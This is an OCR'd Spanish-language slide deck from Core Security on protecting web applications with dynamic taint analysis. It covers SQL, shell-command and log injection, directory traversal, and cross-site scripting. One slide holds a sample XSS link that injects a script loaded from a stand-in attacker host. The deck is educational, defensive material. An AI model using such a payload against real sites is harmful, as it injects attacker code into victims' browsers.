WebAppSec using Dynamic Taint-Analysis

Ivan Arce
Ariel Futoransky
Ariel Waissbein

www.coresecurity.com

agenda


1. Introducción
2. Protección
3. Implementación

Motivaciones

- Porque la seguridad de aplicaciones?
- Cual es la dificultad?
- Porque “Injection-attacks”?

Un complejo universo


- **Componentes**
  - Browser
  - Web Server
  - Database Server
  - Application
  - (Web Services)
- **Jugadores**
  - User
  - Attacker
  - Content Editor
  - Sysadmin




Vulnerabilidades típicas

- Injection
  - SQL
  - Shell-Command
  - Log
- Directory Traversal
- Cross-Site Scripting


Aplicación ejemplo #1




Anatomía de un SQL Injection




Anatomía de un SQL Injection #2



SQLInjection #3



Aplicación ejemplo #2



Cross-Site Scripting


Biblioteca

Nombre anonimo

Ingresar

Foro muy popular

Que interesante en biblioteca
Blablabla blabla blablabla blablab




Biblioteca

Hola anonimo,


XSS (cross-site-scripting)

*<a href = "http://victima.com/15.php?nombre=<script src='http://atacante.com/x'></script>"> mira esto *




Una caracterización

- Blanco: Interoperatividad entre lenguajes
- Cualquier lenguaje o protocolo puede ser víctima
- La semántica de muchas funciones también
- Ojo con los meta-caracteres

